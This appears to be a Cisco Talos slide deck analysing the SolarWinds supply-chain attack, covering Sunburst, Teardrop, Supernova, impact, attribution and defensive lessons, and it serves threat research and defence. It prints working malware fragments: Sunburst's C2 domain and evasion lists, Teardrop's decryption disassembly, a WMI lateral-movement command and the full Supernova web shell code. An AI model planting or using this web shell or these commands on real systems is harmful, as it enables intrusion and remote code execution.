private static readonly string appId = OrionImprovementBusinessLayer.ZipHelper.Unzip("M7UwTkm0NDHVNTNKNM1NEi10DWxNDDSTbRIMzIwTTY3SjJKBQA=");

// Token: 0x04000037 RID: 55
private static OrionImprovementBusinessLayer.ReportStatus status = OrionImprovementBusinessLayer.ReportStatus.New;
```

Portion of the decompiled code, including the DGA components, obfuscated strings

```
1 OrionImprovementBusinessLayer.patternList = new string[2]
2 {
3     "(?i)([^a-z|^)(test)([^a-z]|$)",
4     "(?i)(solarwinds)"
5 };
6 OrionImprovementBusinessLayer.reportStatusName = "ReportWatcherRetry";
7 OrionImprovementBusinessLayer.serviceStatusName = "ReportWatcherPostpone";
8 OrionImprovementBusinessLayer.userAgentOrionImprovementClient = (string) null;
9 OrionImprovementBusinessLayer.userAgentDefault = (string) null;
10 OrionImprovementBusinessLayer.apiHost = "api.solarwinds.com";
11 OrionImprovementBusinessLayer.domain1 = "avsvmcloud.com";
12 OrionImprovementBusinessLayer.domain2 = "appsync-api";
13 OrionImprovementBusinessLayer.domain3 = new string[4]
14 {
15     "eu-west-1",
16     "us-west-2",
17     "us-east-1",
18     "us-east-2"
19 };
20 OrionImprovementBusinessLayer.appId = "583da945-62af-10e8-4902-a8f205c72b2e";
21 OrionImprovementBusinessLayer.status = OrionImprovementBusinessLayer.ReportStatus.New;
22 OrionImprovementBusinessLayer.domain4 = (string) null;
23 OrionImprovementBusinessLayer.userId = (byte[]) null;
24 OrionImprovementBusinessLayer.instance = (NamedPipeServerStream) null;
25 OrionImprovementBusinessLayer.osVersion = (string) null;
26 OrionImprovementBusinessLayer.osInfo = (string) null;
```

Portion of the decompiled code, including the DGA components, deobfuscated strings

# Anti-analysis/detection



Waits for 12-14 days before activation of DNS C2



A list of over 150 anti-malware and analysis tools which will avoid if detected. Uses Fowler–Noll–Vo FNV-1a hash function.



Avoids certain domain names, probably SolarWinds internal domain names



If any process name is found from the list no malicious behavior is exhibited.  
Disables anti malware services from starting from another list.

swdev.local	emea.sales	pci.local	apac.lab
swdev.dmz	cork.lab	saas.swi	dmz.local
lab.local	dev.local	lab.rio	lab.brno
lab.na	test	solarwinds	

List of AD Domain names to avoid infecting (source: FireEye)

# C2 communication



The backdoor identifies its C2 server using a DGA to construct, which it uses to deliver second-stage payloads




Malicious network traffic appears as legitimate Orion protocols and the actors store information in legitimate plugin configuration files.



The generated DGAs encode the affected domains within the victim's environment. The communication with C2 is done over DNS.



The actor mainly relied on IP addresses originating from the same country as the victim.



Source: Symantec



Variable portion of initial DNS request to report on affected AD domain (Source: Symantec)



Host



IP Count

10

Registrant Country



### Requester Distribution

COUNTRY	PERCENTAGE
---------	------------


United States of America	53.25%
--------------------------	--------

Indonesia	7.47%
-----------	-------

United Kingdom	5.52%
----------------	-------

Canada	3.90%
--------	-------

Germany	2.27%
---------	-------



Distribution

0 53%

Geographic distribution of requests to the initial C2 domain avsvmcloud.com

**TALOS**  
Cisco Security Research

GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1  
If-None-Match: dfl  
Host: [REDACTED]  
Connection: Close

HTTP/1.1 200 OK  
Content-Type: application/xml  
Transfer-Encoding: chunked  
Connection: close  
Server: Microsoft-IIS/10.0  
X-AspNet-Version: 4.0.30319  
X-Trace: 2B [REDACTED] 8F900  
X-Powered-By: ASP.NET  
Date: [REDACTED]  
ETag: fee [REDACTED] cd11f

1eea  
<?xml version="1.0" encoding="utf-8"?>  
<assembly Name="Orion.UI" Key="{28 [REDACTED] 0-dcc8-471b-525f-b [REDACTED] 8}" Version="4.8">  
  <dependencies>  
    <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions/Desktop" Key="{}-efe7-4e55-[REDACTED]" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677" Hash="36[REDACTED]a472"/>  
    <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{}23c62d6c-8925-2e33-46b3-bf0ecc04a36f" Version="2.6.0.314" Culture="neutral" PublicKeyToken="72273be33fabb7b3" Hash="{}[REDACTED]"/>  
    <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{}-[REDACTED]" Version="3.0.0.3149" Culture="neutral" PublicKeyToken="{}[REDACTED]" Hash="{}d4d7c77166aa1b24ecd8a5426d80141e"/>  
    <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{}-[REDACTED]" Version="3.3.0.454" Culture="neutral" PublicKeyToken="{}[REDACTED]" Hash="{}[REDACTED]"/>  
    <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{}-[REDACTED]" Version="8.3.1.8604" Culture="neutral" PublicKeyToken="{}[REDACTED]" Hash="{}[REDACTED]"/>  
    <assemblyIdentity Name="Infragistics2.Win.Misc.v10.2" Key="{}-[REDACTED]">

Source: FireEye

```
1  {
2     "sessionId": "e4[REDACTED]c0c0",
3     "userId": "c4[REDACTED]ca0",
4     "steps": [
5         {
6             "Index": 0,
7             "Succeeded": true,
8             "Timestamp": "/Date(15[REDACTED]0353)/",
9             "DurationMs": 0,
10            "EventName": "EventManager",
11            "EventType": "Orion",
12            "Message": "x95[REDACTED]1a7H0Q=="
13        },
14        {
15            "Index": 1,
16            "Succeeded": true,
17            "Timestamp": "/Date(15[REDACTED]0353)/",
18            "DurationMs": 0,
19            "EventName": "EventManager",
20            "EventType": "Orion",
21            "Message": "06[REDACTED]Y8eJdg=="
22        },
23        {
24            "Index": 2,
25            "Succeeded": true,
26            "Timestamp": "/Date(15[REDACTED]0377)/",
27            "DurationMs": 26,
28            "EventName": "EventManager",
29            "EventType": "Orion",
30            "Message": "22[REDACTED]nPe9A=="
31        }
32    ]
33 }
```

Source: FireEye

TALOS  
Source: FireEye  
Cisco Security Research

# Teardrop (Stage 2)



Downloaded by Sunburst and loaded if the domain affected is interesting to the actors. Powershell used with rundll32.exe to load the DLL implant.



Cobalt Strike beacon loaded, each second stage implant unique per infected host



Some installations with ADFind and a tool to dump the administrative credentials from the Orion server. ADFind used to enumerate AD for domains, accounts etc.



When conducting hands-on keyboard activity AUDITPOL used to disable and later reenable logging

```
loc_21514B2AD5:  
push    1  
add     ebx, 0  
mov     cs:qword_21515030B3, rdx  
mov     cs:qword_215150309D, 0B7806D7h  
add     rsp, 8  
lea     rdx, CSBeacon ; Src  
mov     r8d, 45D27h ; Size  
mov     rcx, rbp ; void *  
call    memcpy  
mov     rax, 'ERAWTFOS'  
mov     [rsp+40h+arg_18], 'C\tf'  
mov     [rsp+40h+arg_1E], 0  
mov     qword ptr [rsp+40h+NumberOfBytesRead], rax  
mov     rax, 'osorcim\'  
lea     r8, [rsp+40h+phkResult] ; phkResult  
mov     [rsp+40h+arg_10], rax  
mov     eax, 'FT'  
mov     rdx, r15 ; lpSubKey  
mov     [rsp+40h+arg_1C], ax  
mov     rcx, 0FFFFFFF80000001h ; hKey  
call    cs:RegOpenKeyA  
test    eax, eax  
jz     short loc_21514B2B70
```

```
loc_21514B2B70:  
mov     edx, 45D27h  
mov     rcx, rbp  
call    Decrypt?  
mov     r8d, 45D27h  
mov     rdx, rbp  
mov     rcx, rbp  
call    Load  
test    eax, eax  
jnzb   short loc_21514B2B53
```

```
Decrypt? proc near  
  
var_B8= byte ptr -0B8h  
  
push    rdi  
push    rsi  
push    rbx  
sub    rsp, 0A0h  
lea     rsi, DecryptkeyOrBufferWithCS  
mov     r8d, 24h ; '$'  
mov     rbx, 6A63BD81A98EF607h  
mov     r10, rcx  
mov     rdi, rsp  
mov     ecx, 13h  
rep    movsq  
test    edx, edx  
mov     r11d, edx  
movzx  eax, word ptr [rsi]  
mov     [rdi], ax  
jle    short loc_21514B2949
```

```
nop    dword ptr [rax+00h]  
  
loc_21514B2910:  
mov     rax, rcx  
movzx  r9d, byte ptr [r10+rcx+30h]  
mul    rbx  
mov     rax, rcx  
mov     esi, r9d  
shr    rdx, 6  
imul  rdx, 9Ah ; '$'  
sub    rax, rdx  
xor    sil, [rsp+rax+0B8h+var_B8]  
mov     eax, esi  
xor    r8d, eax  
mov     [r10+rcx], r8b  
add    rcx, 1  
mov     r8d, r9d  
cmp    r11d, ecx  
jg     short loc_21514B2910
```

```
loc_21514B2949:  
xor    eax, eax  
add    rsp, 0A0h  
pop    rbx  
pop    rsi  
pop    rdi  
retn  
Decrypt? endp
```

# Privilege escalation and lateral movement



The actors use stolen administrative privileges to access the victim's global admin account and/or trusted SAML token signing certificate.



The actors forge SAML tokens that impersonate the organization's users and accounts, allowing them to bypass 2FA for services such as Office365 suite.



Targeted users are often key IT and security personnel.



The SAML tokens are signed with their own trusted certificate, so they can be used to login to any on-premise resource or cloud environment, irrespective of vendor.

# Teardrop (Stage 2)



Lateral movement either using wmic.exe or through PowerShell using WMI or creating scheduled task. WMI event subscription used for persistence.



```
Invoke-WMIMethod win32_process -name
create -argumentlist 'rundll32
c:\Windows\[folder]\[beacon].dll [export]' -
ComputerName [target]
```



Exchange mailboxes of interesting users were exported to exfiltrate. 7z.exe used to create password protected archives to exfiltrate data.



Google Drive and OneDrive mounted possibly for exfiltration. OWA also used.

# Supernova (likely unrelated)




Depends on Orion framework. Possibly different actors.



Accepts a HTTP variable containing source code.



Compiles source code into an assembly.



Load and Invokes the compiled assembly.

```
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split(new char[]
        {
            '\n'
        });
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
    }
    catch (Exception)
    {
    }
}
```

Supernova Orion HTTP backdoor simply compiles and execute source code "on-the-fly"   
Cisco Security Research

```
public string DynamicRun(string codes, string clazz, string method, string[] args)
{
    CompilerResults compilerResults = new CSharpCodeProvider().CreateCompiler().CompileAssemblyFromSource(new CompilerParameters
    {
        ReferencedAssemblies =
        {
            "System.dll",
            "System.ServiceModel.dll",
            "System.Data.dll",
            "System.Runtime.dll"
        },
        GenerateExecutable = false,
        GenerateInMemory = true
    }, codes);
    if (compilerResults.Errors.HasErrors)
    {
        string.Join(Environment.NewLine, from CompilerError err in compilerResults.Errors
        select err.ErrorText);
        Console.WriteLine("error");
        return compilerResults.Errors.ToString();
    }
    object obj = compilerResults.CompiledAssembly.CreateInstance(clazz);
    return (string)obj.GetType().GetMethod(method).Invoke(obj, args);
}
```

# Impact

## High-value customers



- Executive Office of the President
- NSA
- All five branches of the U.S. military
- Pentagon
- State Department
- Justice Department
- NASA
- Top U.S. communications companies

## Confirmed victims



- Department of Homeland Security
- Treasury Department
- Commerce Department

New theme  
emerging  
security  
organizations  
and researchers  
as targets?

- FireEye, CrowdStrike,  
PaloAltoNetworks,  
Microsoft, MalwareBytes,  
Qualys, Mimecast, Fidelis...



**HOW DO YOU DO, FELLOW  
0-DAY RESEARCHERS?**

# Attribution



FireEye designated the group as UNC2452. Volexity calls the group Dark Halo, Crowdstrike calls StellarParticle



Rather different attack than anything previously seen. No direct obvious links to any known actor group or government/country.



Highly skilled actor or a group with the knowledge of ActiveDirectory, Exchange and Azure with excellent Opsec



Kaspersky found significant overlap between Sunburst and Kazuar backdoor which may indicate the attacker group had some relationship with Turla group. Always a possibility of false flags.

# Lessons learned (detection)



Sharing is caring. Be open about the breach when you discover it because it is unlikely you will be the only target (Well done FireEye, Microsoft etc)



Do not hesitate to be open as being cagey may only hurt your image and show you as incapable of dealing with the breach (SolarWinds removed compromised downloads days after the breach was disclosed)



Somewhere along the way keeping DNS data will be helpful. In Ccleaner and SolarWinds compromise monitoring DNS and keeping the data helps with further investigation. Will also allow to see if the org is targeted for stage 2.



Logging, especially on the most valuable assets like Active Directory DCs is crucial to prevent lateral movement.

# Lessons learned (preventing similar attacks)



Assume you will not be able to protect against similar attacks. Assume your network is already breached and apply Zero Trust principles to authentication and authorization. MFA!



Protect credentials as much as possible (aka use modern hardware with the latest operating system versions). Separate domain administration accounts and local administrator accounts.



Consider outsourcing Authentication and Authorization to cloud (such as Azure AD)



Consider building software in an air gapped environment. Static analysis/scanning to verify the integrity of the compiled code.

# Lessons learned (preventing similar attacks)



Know what is inside your network, which software you are running on what server. Asset management. Conduct an audit regularly.



Keep your software, operating systems up to date.



Consider installing lightweight EDR components on servers as well as endpoints.



Centralize logging



## Summary

- Supply chain attacks usually have a devastating effect on victims but they are relatively rare
- SolarWind compromise actors were well prepared and technically advanced, which allowed them to stay unnoticed longer
- Organizations may have to conduct assessments on all third party products used



Q & A

TALOSINTELLIGENCE.COM



[blog.talosintelligence.com](http://blog.talosintelligence.com)



@talossecurity

# References

## Sunburst

<https://blog.talosintelligence.com/2020/12/solarwinds-supplychain-coverage.html>

<https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>

<https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html>

<https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/>

<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-unique-dga>

## Second stage

<https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/>

<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-attacks-stealthy-attackers-attempted-evade-detection>

# References

Sunspot

<https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/>

Supernova

<https://labs.sentinelone.com/solarwinds-understanding-detecting-the-supernova-webshell-trojan/>

Attribution

<https://securelist.com/sunburst-backdoor-kazuar/99981/>

# References

## IOCs

<https://github.com/sophos-cybersecurity/solarwinds-threathunt/blob/master/iocs.csv>

[https://github.com/fireeye/sunburst\\_countermeasures](https://github.com/fireeye/sunburst_countermeasures)

## DNS Requests

<https://github.com/bambenek/research/tree/main/sunburst>

<https://docs.google.com/spreadsheets/d/1fpyFt0GL2Swxn0Ihw43eu-kM7HIJXni0EvFYqqMRTz8/edit#gid=339435444>

<https://pastebin.com/xLs5H10C>

## Tools

<https://www.netresec.com/?page=Blog&month=2021-01&post=Finding-Targeted-SUNBURST-Victims-with-pDNS>

[https://github.com/RedDrip7/SunBurst\\_DGA\\_Decode](https://github.com/RedDrip7/SunBurst_DGA_Decode)

## Decompiled and edited/sanitized Sunburst source

<https://github.com/AdamWhiteHat/SunBurstable>